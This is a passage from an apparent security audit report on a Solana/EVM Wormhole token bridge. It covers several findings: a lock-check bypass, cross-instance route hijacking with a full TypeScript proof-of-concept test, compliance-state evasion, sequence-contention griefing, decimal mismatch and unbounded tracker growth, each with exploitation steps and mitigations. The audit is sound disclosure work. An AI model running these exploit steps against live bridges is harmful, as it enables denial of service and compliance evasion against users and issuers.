pub fn update_balance_burn(&mut self, amount: u64) -> Result<> {
    self.total_amount =
        ↪ self.total_amount.checked_sub(amount).ok_or(PolicyEngineErrors::BalanceUnderflow)?;
    Ok(())
}

```

If lock or compliance rules are enforced primarily on **transfers** via Token-2022 **transfer hooks**, **burns do not go through that hook surface**. So for the bridge-out path, **correct alignment of `validate_locked_tokens` with tracker lock semantics is critical**; downstream burn cannot be assumed to “fix” a wrong bridge-side transferable calculation.

In short, the bridge has introduced semantic drift from the PolicyEngine by re-implementing lock accounting and omitting the `release_time == 0` case. That drift can allow bridge-out of balances that the canonical source-side policy layer would still regard as non-transferable.

Impact: Policy / compliance bypass: Users subject to manual tracker locks encoded with `release_time == 0` can bridge out balances that the standard PolicyEngine transfer path would treat as locked. Because bridge-out uses burn rather than a normal token transfer, the standard transfer-hook enforcement is not relied upon here, so correct alignment of the bridge’s local lock check is security-critical.

Recommended Mitigation: Update the manual-lock branch in `securitize_bridge/src/utils/locked_tokens.rs` to match PolicyEngine semantics

Securitize: Fixed in [0ef3df46](#).

Cyfrin: Verified.

7.2 Medium Risk

7.2.1 Shared ResolverConfig PDA Allows Cross-Instance Route Hijacking and Deletion

Description: The DS bridge program supports multiple independent bridge instances, one per asset mint. Each instance has its own BridgeConfig PDA and its own set of registered remote emitters. However, the ResolverConfig PDA that maps inbound Wormhole messages to the correct bridge instance is seeded only by (emitter_chain, emitter_address) -- it does not include asset_mint:

```
// set_emitter_address.rs
#[account(
    init_if_needed,
    payer = owner,
    seeds = [
        ResolverConfig::SEED_PREFIX,
        chain.to_be_bytes().as_ref(),
        address.as_ref(),
    ],
    bump,
    space = 8 + ResolverConfig::INIT_SPACE,
)]
pub resolver_config: Box<Account<'info, ResolverConfig>>;
```

When set_emitter_address is called, it unconditionally writes the caller's asset_mint into this shared PDA:

```
let resolver_config = &mut ctx.accounts.resolver_config;
resolver_config.asset_mint = config.asset_mint;
```

Because init_if_needed is used, if the PDA already exists (created by a different bridge instance that registered the same emitter), the instruction succeeds and silently overwrites the asset_mint field. The previous bridge instance's inbound routing is now broken -- the executor's resolver will derive all account addresses against the wrong mint.

The remove_emitter_address instruction has the same problem in reverse. It closes the shared ResolverConfig PDA using close = owner:

```
// remove_emitter_address.rs
#[account(
    mut,
    close = owner,
    seeds = [
        ResolverConfig::SEED_PREFIX,
        emitter_address.chain.to_be_bytes().as_ref(),
        emitter_address.address.as_ref(),
    ],
    bump = resolver_config.bump,
)]
pub resolver_config: Box<Account<'info, ResolverConfig>>;
```

There is no check that the ResolverConfig being closed actually belongs to the caller's bridge instance. Any bridge owner that registered the same emitter pair can close it, destroying the routing entry for all instances that depend on it.

On the resolver side, the executor trusts this mapping blindly to select the mint and derive all downstream accounts:

```
// resolver.rs
let resolver_config = ResolverConfig::try_deserialize(&mut &rc_data[..])?;
let asset_mint = resolver_config.asset_mint;
```

This creates two concrete attack paths: **route hijacking** (overwriting asset_mint to redirect inbound VAAs to the wrong bridge instance) and **route deletion** (closing the PDA to break inbound resolution entirely).

Impact: Any bridge instance owner who registers an emitter (chain, address) pair that is already in use by another instance can:

1. **Hijack inbound routing:** The shared ResolverConfig is silently overwritten with the attacker's asset_mint. All future inbound VAAs from that emitter will be resolved against the wrong bridge instance. The executor will build instructions with incorrect PDAs, leading to failed transactions or, if account structures happen to align, minting against the wrong asset.
2. **Delete inbound routing:** Calling remove_emitter_address closes the shared ResolverConfig and transfers its rent lamports to the caller. Every bridge instance that relied on that emitter mapping for inbound resolution is now broken -- the executor resolver will return Missing and inbound transfers will stall until someone recreates the PDA.

Both paths result in denial of service for the victim bridge instance. The hijack path additionally creates the potential for wrong-asset execution if investor identifiers overlap across mints.

Proof of Concept:

```
/**
 * PoC: Shared ResolverConfig PDA allows cross-instance route hijacking
 *
 * Demonstrates that two bridge instances (different mints) registering the
 * same (emitter_chain, emitter_address) will share and overwrite each
 * other's ResolverConfig PDA, because the PDA seeds do not include
 * asset_mint.
 *
 * Goes end-to-end: after the overwrite, the resolver is simulated to prove
 * it now derives mintB's BridgeConfig (not mintA's). After deletion, the
 * resolver is simulated to prove it returns Resolver::Missing.
 */
import * as anchor from "@coral-xyz/anchor";
import { Keypair, PublicKey } from "@solana/web3.js";
import { expect } from "chai";
import {
  resolverConfigPda,
  bridgeConfigPda,
  airdropSol,
} from "@securitize/solana-bridge-sdk";
import {
  BridgeContext,
  ETHEREUM_CHAIN_ID,
  randomEmitterAddress,
  setupRwaRbacForBridge,
  RwaRbacSetupResult,
  buildTestVaaBody,
  buildResolverData,
  buildMinimalAbiPayload,
  simulateRawInstruction,
  decodeSimulatorReturnDataBuffer,
  RESOLVER_BORSCH_VARIANT_MISSING,
} from "../helpers";

/**
 * Decodes the first pubkey from a Resolver::Missing Borsh response.
 *
 * Layout: [1 byte variant=1] [4 bytes vec_len LE] [32 bytes pubkey]...
 *         [4 bytes ALT vec_len LE] ...
 */
function decodeMissingPubkeys(rd: Buffer): PublicKey[] {
  let offset = 1; // skip variant byte
  const vecLen = rd.readUInt32LE(offset);
  offset += 4;

  const keys: PublicKey[] = [];
```

```

    for (let i = 0; i < vecLen; i++) {
      keys.push(new PublicKey(rd.subarray(offset, offset + 32)));
      offset += 32;
    }

    return keys;
  }

describe("PoC: ResolverConfig cross-instance route hijacking", () => {
  const provider = anchor.AnchorProvider.env();
  anchor.setProvider(provider);

  let ownerKp: Keypair;

  // Two independent mints / bridge instances
  let rbacA: RwaRbacSetupResult;
  let rbacB: RwaRbacSetupResult;
  let ctxA: BridgeContext;
  let ctxB: BridgeContext;

  // Shared emitter - both instances will register this same pair
  const sharedEmitter = randomEmitterAddress();

  before(async () => {
    ownerKp = (provider.wallet as { payer: Keypair }).payer;
    await airdropSol(provider.connection, ownerKp.publicKey, 100);

    // Create two separate mints with full RBAC setup
    rbacA = await setupRwaRbacForBridge(ownerKp, Keypair.generate());
    rbacB = await setupRwaRbacForBridge(ownerKp, Keypair.generate());

    // Initialize bridge instance A
    ctxA = await BridgeContext.create({ ownerKp, mint: rbacA.mint, rbac: rbacA });
    await ctxA.buildBridge();

    // Initialize bridge instance B
    ctxB = await BridgeContext.create({ ownerKp, mint: rbacB.mint, rbac: rbacB });
    await ctxB.buildBridge();
  });

  it("bridge A registers emitter => ResolverConfig points to mintA", async () => {
    await ctxA.bridge.setEmitterAddress({
      chain: ETHEREUM_CHAIN_ID,
      address: sharedEmitter,
    });

    const resolverPda = resolverConfigPda(ETHEREUM_CHAIN_ID, sharedEmitter);
    const accounts = ctxA.bridge.program.account as any;
    const resolverCfg = await accounts.resolverConfig.fetch(resolverPda);

    expect(resolverCfg.assetMint.toBase58()).to.equal(
      rbacA.mint.toBase58(),
      "ResolverConfig should point to mintA after bridge A registers emitter"
    );

    console.log("  [+] ResolverConfig.asset_mint = mintA:", rbacA.mint.toBase58());
  });

  it("bridge B registers SAME emitter => ResolverConfig overwritten; resolver now routes to mintB",
    ↪ async () => {
    // This is the bug: bridge B can overwrite bridge A's resolver routing
    await ctxB.bridge.setEmitterAddress({
      chain: ETHEREUM_CHAIN_ID,

```

```

    address: sharedEmitter,
  });

  // --- State assertion: PDA now points to mintB ---
  const resolverPda = resolverConfigPda(ETHEREUM_CHAIN_ID, sharedEmitter);
  const accounts = ctxB.bridge.program.account as any;
  const resolverCfg = await accounts.resolverConfig.fetch(resolverPda);

  expect(resolverCfg.assetMint.toBase58()).to.equal(
    rbacB.mint.toBase58(),
    "ResolverConfig was silently overwritten to mintB"
  );
  expect(resolverCfg.assetMint.toBase58()).to.not.equal(
    rbacA.mint.toBase58(),
    "ResolverConfig no longer points to mintA"
  );

  // --- Resolver simulation: prove it derives mintB's BridgeConfig, not mintA's ---
  //
  // Simulate the resolver with the corrupted ResolverConfig. The resolver
  // reads asset_mint from it, derives BridgeConfig PDA from that mint, and
  // since we don't supply BridgeConfig in the accounts list, it returns
  // Resolver::Missing([bridgeConfigPda(asset_mint)]). We assert the
  // missing key is mintB's BridgeConfig, proving the routing was hijacked.
  const payload = buildMinimalAbiPayload();
  const vaaBody = buildTestVaaBody(ETHEREUM_CHAIN_ID, sharedEmitter, 1n, payload);
  const data = buildResolverData(vaaBody);

  const sim = await simulateRawInstruction(
    provider.connection,
    ctxA.bridge.program.programId,
    [
      { pubkey: ownerKp.publicKey, isSigner: true, isWritable: true },
      { pubkey: resolverPda, isSigner: false, isWritable: false },
    ],
    data,
    ownerKp
  );

  expect(sim.value.err).to.be.null;

  const rd = decodeSimulatorReturnDataBuffer(sim.value.returnData ?? undefined);
  expect(rd).to.not.be.null;
  expect(rd![0]).to.equal(RESOLVER_BORSCH_VARIANT_MISSING);

  // The resolver is asking for mintB's BridgeConfig - not mintA's
  const missingKeys = decodeMissingPubkeys(rd!);
  const expectedBridgeConfigB = bridgeConfigPda(rbacB.mint);
  const bridgeConfigA = bridgeConfigPda(rbacA.mint);

  expect(missingKeys.some((k) => k.equals(expectedBridgeConfigB))).to.be.true;
  expect(missingKeys.some((k) => k.equals(bridgeConfigA))).to.be.false;

  console.log("  [+] ResolverConfig.asset_mint overwritten to mintB:", rbacB.mint.toBase58());
  console.log("  [+] Resolver requests BridgeConfig for mintB:", expectedBridgeConfigB.toBase58());
  console.log("  [!] Bridge A (mintA:", rbacA.mint.toBase58(), ") inbound routing is hijacked");
});

it("bridge B removes emitter => shared ResolverConfig deleted; resolver returns Missing", async () =>
  ↳ {
    // Use a fresh emitter so we start clean
    const freshEmitter = randomEmitterAddress();

```

```

await ctxA.bridge.setEmitterAddress({
  chain: ETHEREUM_CHAIN_ID,
  address: freshEmitter,
});

// Bridge B registers same emitter (overwrites to mintB)
await ctxB.bridge.setEmitterAddress({
  chain: ETHEREUM_CHAIN_ID,
  address: freshEmitter,
});

const resolverPda = resolverConfigPda(ETHEREUM_CHAIN_ID, freshEmitter);

// Verify the PDA exists before removal
const accountBefore = await provider.connection.getAccountInfo(resolverPda);
expect(accountBefore).to.not.be.null;

// Bridge B removes its emitter - this closes the shared ResolverConfig
await ctxB.bridge.removeEmitterAddress({
  chain: ETHEREUM_CHAIN_ID,
});

// --- State assertion: PDA is gone ---
const accountAfter = await provider.connection.getAccountInfo(resolverPda);
expect(accountAfter).to.be.null;

// --- Resolver simulation: prove it returns Missing for the deleted ResolverConfig ---
//
// Simulate the resolver WITHOUT providing the ResolverConfig account.
// The resolver derives the PDA from the VAA's emitter, can't find it
// in the account list, and returns Resolver::Missing([resolverConfigPda]).
const payload = buildMinimalAbiPayload();
const vaaBody = buildTestVaaBody(ETHEREUM_CHAIN_ID, freshEmitter, 1n, payload);
const data = buildResolverData(vaaBody);

const sim = await simulateRawInstruction(
  provider.connection,
  ctxA.bridge.program.programId,
  [{ pubkey: ownerKp.publicKey, isSigner: true, isWritable: true }],
  data,
  ownerKp
);

expect(sim.value.err).to.be.null;

const rd = decodeSimulatorReturnDataBuffer(sim.value.returnData ?? undefined);
expect(rd).to.not.be.null;
expect(rd![0]).to.equal(RESOLVER_BORSCH_VARIANT_MISSING);

// The resolver is asking for the now-deleted ResolverConfig PDA
const missingKeys = decodeMissingPubkeys(rd!);
expect(missingKeys.some((k) => k.equals(resolverPda))).to.be.true;

console.log("  [+] ResolverConfig PDA deleted by bridge B");
console.log("  [+] Resolver returns Missing, requesting:", resolverPda.toBase58());
console.log("  [!] Bridge A's inbound routing is permanently broken until PDA is recreated");
});
});

```

• Output:

```

PoC: ResolverConfig cross-instance route hijacking
[+] ResolverConfig.asset_mint = mintA: AdnFk6Nh8vjQdv9iwh6t7HfEvsyj1GzrzEHyMaCdYWCQ

```

```

    bridge A registers emitter => ResolverConfig points to mintA (480ms)
[+] ResolverConfig.asset_mint overwritten to mintB: GFppYsMmgMGRGKNSqnp4y4FkfBMnGLIuyeGqsYLDJmX
[+] Resolver requests BridgeConfig for mintB: 9uGk6mkMZSd1u2eoP5Ys4yuvXq1uBF3bDZcHN29wrWe3
[!] Bridge A (mintA: AdnFk6Nh8vjQdv9iwh6t7HfEvsyj1GzrzEHyMaCdYWCQ ) inbound routing is hijacked
    bridge B registers SAME emitter => ResolverConfig overwritten; resolver now routes to mintB (485ms)
[+] ResolverConfig PDA deleted by bridge B
[+] Resolver returns Missing, requesting: 2iULn3tskubkZ2wNveoQKFBceB6jJKbujs3Cd89fE27K
[!] Bridge A's inbound routing is permanently broken until PDA is recreated
    bridge B removes emitter => shared ResolverConfig deleted; resolver returns Missing (1437ms)

```

Recommended Mitigation: The ResolverConfig PDA seeds should include asset_mint so that each bridge instance has its own isolated routing entry.

Securitize: Fixed in [ea893eb](#).

Cyfrin: Verified.

7.2.2 Inbound Transfers Mint Against State Destination Identity State Bypassing Jurisdiction-Specific Lock Periods

Description: The bridge payload carries investor compliance metadata -- country and attribute values/expiration -- but this data is conditionally omitted by the EVM sender and unconditionally ignored by the Solana receiver. The result is that tokens can be minted on the destination chain using whatever identity state was last written there, even if the source chain's current state is more restrictive.

On the EVM send side, `_encodePayload` only includes the full investor detail (country, attributes) when the source and destination wallets are identical. When they differ, it sends empty strings and empty arrays:

```

// SecuritizeBridge.sol
function _encodePayload(...) private pure returns (bytes memory) {
    if (_isSameWallet) {
        return abi.encode(
            _targetChain,
            _investorDetail.investorId,
            _value,
            _sourceWallet,
            _destinationAddress,
            _investorDetail.country,
            _investorDetail.attributeValues,
            _investorDetail.attributeExpirations
        );
    }
    return abi.encode(
        _targetChain,
        _investorId,
        _value,
        _sourceWallet,
        _destinationAddress,
        "",
        new uint256[](0),
        new uint256[](0)
    );
}

```

For EVM-to-Solana transfers, the wallets can never match -- one is an EVM address (bytes32-padded address) and the other is a Solana Pubkey. So this code path *always* strips compliance metadata from cross-chain transfers to Solana.

On the Solana receive side, `execute_vaa_v1` decodes the payload but only uses three fields from it: `target_chain`, `destination_wallet`, and `investor_id`. It does not read or apply `country`, `attribute_values`, or `attribute_expirations` at all:

```

// execute_vaa_v1.rs
let decoded_payload =
    abi_decode_bridge_payload(&payload_bytes).ok_or(error!(BridgeError::InvalidPayload))?;

require!(
    decoded_payload.target_chain == wormhole::CHAIN_ID_SOLANA,
    BridgeError::CannotBridgeToSameChain,
);

// ...

require!(
    ctx.accounts.recipient_wallet.key() == destination_wallet,
    BridgeError::RecipientMismatch,
);

require!(
    ctx.accounts.investor.investor_id == decoded_payload.investor_id,
    BridgeError::InvestorIdMismatch,
);

// Immediately issues tokens -- no identity state update
invoke_issue_tokens_cpi(...)?;

```

The minted tokens then become subject to Solana's outbound lock validation, which reads the investor's country from the *local* IdentityAccount on Solana to determine the applicable lock period:

```

// bridge_ds_tokens.rs
let identity =
    IdentityAccount::deserialize_checked(&ctx.accounts.identity_account.to_account_info())?;

locked_tokens::validate_locked_tokens(
    &ctx.accounts.tracker_account.to_account_info(),
    &ctx.accounts.policy_engine.to_account_info(),
    identity.country, // <-- stale local value
    balance,
    amount,
    ctx.accounts.clock.unix_timestamp,
)?;

```

```

// locked_tokens.rs
let region = policy_engine.mapping[investor_country as usize];

let lock_period = if region == REGION_US {
    policy_engine.issuance_policies.us_lock_period
} else {
    policy_engine.issuance_policies.non_us_lock_period
};

```

The lock period selection is binary: US investors get `us_lock_period`, everyone else gets `non_us_lock_period`. If the local Solana identity says "non-US" but the investor's actual status on the EVM source chain was updated to "US", the shorter non-US lock period applies.

The EVM receive side has a symmetric gap. For different-wallet inbound transfers, it skips `updateInvestor` entirely and only checks that the destination wallet is already registered to the correct investor:

```

// SecuritizeBridge.sol - executeVAAv1
if (sourceWallet == destinationAddress) {
    registryService.updateInvestor(investorId, investorId, country,
        investorWallets, attributeIds, attributeValues, attributeExpirations);
} else {

```

```

    bool isDestinationRegistered = registryService.isWallet(destinationWallet);
    // ... only checks wallet ownership, no identity update
}

_dsToken.issueTokens(destinationWallet, value);

```

Impact: An investor whose compliance status changes on one chain can bridge tokens to the other chain where the stale, more permissive status still applies. The concrete consequence is lock period evasion:

1. Investor is registered as non-US on Solana (shorter or zero lock period).
2. Investor's jurisdiction changes to US on the EVM side.
3. Investor bridges EVM -> Solana. The payload omits country (different wallets). Solana mints without updating the identity.
4. Investor immediately bridges the newly minted tokens out from Solana. The lock validation reads the stale non-US country code and applies the shorter lock period instead of the US lock period.

The same pattern applies to attribute expirations. If KYC or accreditation expires on the source chain but remains unexpired in the stale destination record, the bridge effectively launders the compliance status.

Proof of Concept:

1. Register an investor on both Solana and EVM with country = non-US (e.g., country code 0 on Solana, "" on EVM).
2. On the EVM side, update the investor's country to US via the registry service.
3. Bridge tokens from EVM to Solana. Because `sourceWallet != destinationAddress` (EVM address vs Solana pubkey), the payload contains `country: ""` and empty attributes.
4. Solana `execute_vaa_v1` mints tokens. It does not read or apply the (empty) country field. The local `IdentityAccount.country` remains 0 (non-US).
5. Immediately call `bridge_ds_tokens` on Solana to bridge outbound. The lock validation reads `identity.country = 0`, maps it to the non-US region, and applies `non_us_lock_period`.
6. The investor bypasses the US lock period that should have applied based on their current jurisdiction.

Recommended Mitigation: The bridge should synchronize compliance state on every inbound path, not just the same-wallet EVM path.

1. **Always include compliance metadata in the payload.** Remove the `isSameWallet` conditional in `_encode-Payload`. Cross-format address differences (EVM vs Solana) make the same-wallet optimization structurally incompatible with cross-chain bridging.
2. **Apply incoming metadata on Solana receive.** `execute_vaa_v1` should update the local `IdentityAccount` country and attributes from the decoded payload before issuing tokens, or at minimum validate that the local state is not more permissive than the incoming state.
3. **Apply incoming metadata on EVM receive for different-wallet transfers.** The `else` branch in `execute-VAAv1` should call `updateInvestor` (or a lighter-weight update) rather than skipping it entirely.
4. **If real-time sync is infeasible,** enforce a conservative fallback: apply the most restrictive lock period when compliance metadata is absent or empty, rather than trusting stale local state.

Securitize: Acknowledged as a known system-level assumption, not a bridge-specific bug.

On-chain investor identity (country, attributes, expirations) is treated as the authoritative source of truth for compliance decisions. Cross-chain identity consistency is an operational guarantee managed by the Securitize compliance team as part of a unified off-chain KYC process — investors are not registered with different jurisdictions or attribute sets on different chains.

This assumption is shared by every on-chain component that reads investor identity from the local registry. Stale identity on any chain would affect all such components equally, not only the bridge. A conservative fallback applied

in the bridge alone (e.g. using the stricter lock period when payload metadata is absent) would duplicate responsibility already owned by the compliance layer and would not protect other components reading the same local identity data.

7.2.3 Outbound `bridge_ds_tokens` shares a single writable Wormhole sequence per mint, enabling contention-based denial of service and low-volume griefing against stale client builds

Description: The instruction marks the Wormhole sequence tracker as mutable and ties it to the configured pubkey:

```
/// Wormhole sequence tracker. Created by Wormhole on first post_message.
/// CHECK: Validated by address and owner. Passed to Wormhole CPI which creates it if needed.
#[account(
    mut,
    address = config.wormhole.sequence @ BridgeError::InvalidWormholeSequence,
    constraint = wormhole_sequence.data_is_empty()
    // *wormhole_sequence.owner == wormhole_program.key() @
    //   BridgeError::InvalidWormholeSequence,
)]
pub wormhole_sequence: UncheckedAccount<'info>,

/// CHECK: Wormhole message PDA (created by post_message). Validated in handler.
#[account(mut)]
pub wormhole_message: UncheckedAccount<'info>,
```

The handler reads the sequence, derives the only acceptable message PDA for that index, and rejects any other account:

```
let outgoing_sequence =
    read_current_sequence(&ctx.accounts.wormhole_sequence.to_account_info());

let (expected_wormhole_message, wormhole_message_bump) = Pubkey::find_program_address(
    &[
        SEED_PREFIX_SENT,
        config.asset_mint.as_ref(),
        &outgoing_sequence.to_le_bytes()[..],
    ],
    ctx.program_id,
);

require!(
    ctx.accounts.wormhole_message.key() == expected_wormhole_message,
    BridgeError::InvalidMessage,
);
```

The Wormhole `post_message` CPI advances the shared sequence tracker:

```
let post_message_ctx = CpiContext::new_with_signer(
    ctx.accounts.wormhole_program.to_account_info(),
    wormhole::PostMessage {
        config: ctx.accounts.wormhole_bridge.to_account_info(),
        message: ctx.accounts.wormhole_message.to_account_info(),
        emitter: wormhole_emitter.to_account_info(),
        sequence: ctx.accounts.wormhole_sequence.to_account_info(),
        payer: ctx.accounts.payer.to_account_info(),
        fee_collector: ctx.accounts.wormhole_fee_collector.to_account_info(),
        clock: ctx.accounts.clock.to_account_info(),
        rent: ctx.accounts.rent.to_account_info(),
        system_program: ctx.accounts.system_program.to_account_info(),
    },
    signer_seeds,
);
```



```
// ...
wormhole::post_message(post_message_ctx, config.batch_id, payload_bytes, finality)?;
```

The TypeScript SDK resolves `wormholeMessage` from a **prefetched** sequence (`getWormholeSequenceValue` then `sendMessagePda`), which can go stale between build and execution.

Service degradation (mechanism): Every successful outbound send performs a Wormhole `post_message` that **mutates** `wormhole_sequence`. Solana schedules writes to that account **serially** across transactions. Therefore, for a fixed mint, the outbound path behaves like a **global turnstile**: increasing honest concurrency does not linearly increase completed bridges per wall-clock time; instead it increases **contention**, **retries**, and **perceived flakiness** of the API/SDK.

Attack / abuse sketch (low volume): An actor monitors for competing outbound activity (or targets a known user flow), submits one or few `bridge_ds_tokens` transactions that land before the victim's submission. The victim's pre-derived `wormhole_message` no longer matches `expected_wormhole_message` at execution; the transaction reverts. Repeating whenever the victim refreshes and resubmits can sustain disruption proportional to attacker willingness to pay fees and burn bridge minimum amounts, without requiring network-scale spam.

Impact:

- **Service degradation:** Effective outbound throughput per asset mint is bounded by single-account contention; **latency and time-to-success** rise with concurrent senders; **first-attempt success rate** drops even when all parties are honest. Product SLAs ("bridge completes within X seconds") may be **unattainable** at peak organic load unless clients implement aggressive retries and priority fees.
- **Availability:** Same-mint outbound bridging does not scale with concurrent users; burst traffic or adversarial interleaving yields elevated **revert rates** and forces **re-sign / re-quote** cycles.
- **Griefing:** Few transactions suffice to invalidate a victim's stale build, the cost is bounded by bridge/RBAC rules and fees, not by attack volume, so the issue is not limited to "only under extreme load."

Recommended Mitigation:

1. **Client / integrator:** Fetch the latest sequence and derived `wormhole_message` **immediately before** signing; implement **robust automatic retry** on `InvalidMessage` with refreshed accounts and refreshed executor quotes where applicable. Use priority fees when contention is likely.
2. **Documentation:** Explicitly document global per-mint ordering, **expected service degradation** under concurrent sends (throughput ceiling, retries, longer completion times), expected retries, and griefing-style failure modes for integrators and end users.

Securitize: Fixed in [0c186bec](#).

Cyfrin: Verified.

7.2.4 Cross-Chain Decimal Mismatch Causes Silent Value Corruption on Mint

Description: The bridge treats the `value` field in the Wormhole payload as a raw integer -- it burns that exact number of raw units on the source chain and mints the same raw number on the destination chain. Neither side records, communicates, or checks the token's decimal precision. If the paired DS tokens on Solana and EVM use different decimals, the bridge silently destroys or inflates economic value on every transfer.

On the Solana outbound path, the raw `amount` (in the mint's native precision) is burned and encoded directly into the payload:

```
// bridge_ds_tokens.rs
invoke_revoke_tokens_cpi(
    &ctx,
    amount,                      // raw u64 units
    bridge_authority_bump,
    // ...
)?;

let payload_bytes = abi_encode_bridge_payload(&BridgePayload {
```

```

    // ...
    value: amount,                // same raw units, no rescaling
    // ...
});

```

On the EVM inbound path, the raw value is decoded and minted with no conversion:

```

// SecuritizeBridge.sol - executeVAAv1
(
    uint16 targetChain,
    string memory investorId,
    uint256 value,                // raw units from Solana
    // ...
) = abi.decode(vm.payload, (uint16, string, uint256, bytes32, bytes32, string, uint256[], uint256[]));

// ...
_dsToken.issueTokens(destinationWallet, value); // minted as-is

```

The reverse direction is identical. The EVM outbound path burns `_value` as raw `uint256` units and encodes them directly. Solana's `execute_vaa_v1` decodes the value and passes it straight to the RBAC `issue_tokens` CPI:

```

// execute_vaa_v1.rs
invoke_issue_tokens_cpi(
    &ctx,
    decoded_payload.value,        // raw units from EVM, no rescaling
    // ...
)?;

```

The `BridgeConfig` on Solana stores no decimal metadata -- it has no field for local decimals, remote decimals, or a scaling factor:

```

// config.rs
pub struct BridgeConfig {
    pub owner: Pubkey,
    pub wormhole: WormholeAddresses,
    pub batch_id: u32,
    pub finality: u8,
    pub asset_mint: Pubkey,
    pub authorized_user_role: Pubkey,
    pub executor_program_id: Pubkey,
    pub executor_gas_limit: u64,
    pub paused: bool,
    pub bridge_authority_bump: u8,
    pub bump: u8,
    // No decimals field. No remote_decimals field. No scaling factor.
}

```

The `initialize` handler validates that the mint is a valid DS token (correct authority chain) but never reads or stores `asset_mint.decimals`. No initialization-time or runtime check enforces that the Solana and EVM tokens share the same precision.

The project's own test and documentation artifacts already exhibit inconsistent decimal assumptions. The Solana test mint is created with 6 decimals:

```

// rwa-rbac-setup.ts
const createControllerArgs: CreateControllerArgs = {
    // ...
    decimals: 6,
    // ...
};

```

While the EVM bridge documentation demonstrates usage with 18-decimal precision:

```
// SecuritiseBridge README.md
const amount = ethers.parseUnits('100', 18);
```

Impact: If the paired DS tokens use different decimals, every bridge transfer silently corrupts the transferred value. The magnitude of corruption scales exponentially with the decimal difference.

Concrete example with Solana at 6 decimals and EVM at 18 decimals:

Solana -> EVM (value destruction):

1. User bridges 1.0 token from Solana by supplying `amount = 1_000_000` (10^6 raw units).
2. Solana burns 1,000,000 raw units and encodes `value = 1_000_000` in the payload.
3. EVM decodes `value = 1_000_000` and calls `issueTokens(wallet, 1_000_000)`.
4. With 18 decimals, 1,000,000 raw units = 0.0000000000001 tokens.
5. The user sent 1.0 token and received 0.0000000000001 tokens. **99.999999999% of value destroyed.**

EVM -> Solana (value inflation):

1. User bridges 1.0 token from EVM by supplying `_value = 10^18` ($1e18$ raw units).
2. EVM burns 10^{18} raw units and encodes `value = 10^18` in the payload.
3. Solana decodes `value = 10^18` and mints 10^{18} raw units.
4. With 6 decimals, 10^{18} raw units = 10^{12} tokens (one trillion).
5. The user sent 1.0 token and received 1,000,000,000,000 tokens. **$10^{12}x$ inflation.**

The inflation direction is particularly dangerous because it creates tokens from nothing relative to the source chain's burn. A single misconfigured bridge deployment could mint astronomical quantities, diluting all existing holders.

This is not an exotic attack -- it is the default behavior whenever the paired tokens have different decimals. No special permissions or adversarial action is required. Any user performing a standard bridge transfer across a misconfigured pair triggers the corruption.

Proof of Concept: Solana (6 decimals) -> EVM (18 decimals):

1. Deploy Solana bridge with a DS token mint configured at 6 decimals.
2. Deploy EVM bridge with a DS token configured at 18 decimals. Register emitters cross-chain.
3. On Solana, call `bridge_ds_tokens` with `amount = 1_000_000` (representing 1.0 token).
4. Solana burns 1,000,000 raw units and publishes a Wormhole message with `value = 1_000_000`.
5. EVM `executeVAAv1` decodes `value = 1_000_000` and calls `issueTokens(wallet, 1_000_000)`.
6. The EVM DS token interprets 1,000,000 raw units at 18 decimals = 0.0000000000001 tokens.
7. User lost 99.999999999% of their value.

EVM (18 decimals) -> Solana (6 decimals):

1. Same bridge pair as above.
2. On EVM, call `bridgeDSTokensToAddress` with `_value = 1e18` (representing 1.0 token).
3. EVM burns $1e18$ raw units. Payload contains `value = 1e18`.
4. Solana `execute_vaa_v1` decodes `value = 1e18` and issues $1e18$ raw units via RBAC.
5. The Solana mint interprets $1e18$ raw units at 6 decimals = $1e12$ tokens.
6. 1 trillion tokens minted from a 1-token burn.

Recommended Mitigation: The bridge must make decimal consistency an enforced invariant rather than an undocumented operational assumption.

Store both local and remote decimals in configuration. On send, normalize the raw amount from local precision to a canonical precision (or the remote precision) before encoding. On receive, denormalize from the canonical precision to local precision before minting.

Securitize: Acknowledged; The bridge operates exclusively with the same DS token deployed on both chains with the same decimals. Bridge configuration is fully permissioned (admin-only), so a decimal mismatch can only arise from admin misconfiguration, not from user or attacker action. We do not consider amount normalization necessary, as it adds complexity for a scenario outside our threat model.

7.2.5 Unbounded `TrackerAccount.issuances` Growth Enables Relayer Rent Griefing and Eventual Bridge DoS

Description: Each successful inbound bridge execution appends a permanent issuance record to the destination investor's Policy Engine `TrackerAccount`. The issuance history grows monotonically -- burns never prune it -- creating two compounding problems: the relayer pays escalating rent for every inbound mint, and eventually the account becomes too large to process within Solana's transaction limits.

The `TrackerAccount` structure stores an unbounded vector of historical issuances:

```
// rbac-utils/src/external_accounts/tracker_account.rs
pub struct TrackerAccount {
    pub version: u8,
    pub asset_mint: Pubkey,
    pub identity_account: Pubkey,
    pub total_amount: u64,
    pub issuances: Vec<Issuance>,    // + grows without bound
    pub locks: Vec<Lock>,
}

pub struct Issuance {
    pub amount: u64,
    pub issue_time: i64,
}
```

The call stack from inbound bridging to issuance creation is:

1. `execute_vaa_v1` calls the RBAC `issue_tokens` CPI, forwarding the transaction payer.
2. RBAC validates the signer's authorized role and forwards to Asset Controller `issue_tokens`.
3. Asset Controller calls Policy Engine `enforce_policy_issuance`.
4. Policy Engine reallocates the `destination_tracker_account` and pushes a new `Issuance`.

At the Policy Engine level, the tracker account is reallocated with the payer forwarded from the bridge:

```
// Policy Engine issue.rs (downstream)
#[account(
    mut,
    realloc = 8 + TrackerAccount::get_current_space(&destination_tracker_account) +
    ↳ Issuance::INIT_SPACE,
    realloc::zero = false,
    realloc::payer = payer,
    has_one = identity_account
)]
pub destination_tracker_account: Box<Account<'info', TrackerAccount>>;
```

Each reallocation increases the account size by `Issuance::INIT_SPACE` (16 bytes: `u64` amount + `i64` issue_time), and the payer -- which in the executor-based inbound flow is the relayer -- funds the additional rent-exempt lamports.

The append itself is unconditional:

```
// Policy Engine track.rs (downstream)
pub fn new_issuance(&mut self, amount: u64, issue_time: i64) -> Result<()> {
    self.issuances.push(Issuance { amount, issue_time });
    self.total_amount = self.total_amount.checked_add(amount).ok_or(...)?;
    Ok(())
}
```

On the outbound burn path, only the aggregate total_amount is decremented. Historical issuance records are not pruned, compacted, or removed:

```
// Policy Engine track.rs (downstream)
pub fn update_balance_burn(&mut self, amount: u64) -> Result<()> {
    self.total_amount = self.total_amount.checked_sub(amount).ok_or(...)?;
    Ok(())
}
```

This means an investor can bridge a small amount in, bridge it back out, and bridge it in again -- each round trip adds one permanent issuance entry while recycling the same capital.

The bridge's outbound lock validation then iterates over the *entire* historical issuance vector on every outbound transfer:

```
// locked_tokens.rs
pub fn validate_locked_tokens(
    tracker_info: &AccountInfo<'_>,
    policy_engine_info: &AccountInfo<'_>,
